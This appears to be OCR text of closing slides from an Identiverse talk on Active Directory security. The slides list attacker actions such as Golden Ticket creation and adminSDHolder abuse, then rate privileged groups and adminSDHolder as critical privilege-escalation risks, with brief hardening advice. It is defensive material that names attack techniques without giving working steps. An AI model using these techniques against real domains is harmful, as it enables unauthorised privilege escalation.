
Set user attributes
Modify group members
Set user rights
Modify group policy
Create Golden Ticket
adminSDHolder
Exploit Vulnerabilities

Privileged Groups

- Availability : In every AD domain
- Level of Threat : Critical
- Attack Method : Privilege escalation
- Commonality of being misconfigured : Near 100%
- Ability to secure : Yes
- How to secure: Ensure group members are correct

adminSDHolder

- Availability : In every AD domain
- Level of Threat : Critical
- Attack Method : Privileged Escalation
- Commonality of being misconfigured : Near 100%
- Ability to secure : Yes
- How to secure: Remove users from AdminSDHolder ACL (via groups too)



THANK YOU!

Derek Melber

derek.melber@qomplx.com

identiverse

#identiverse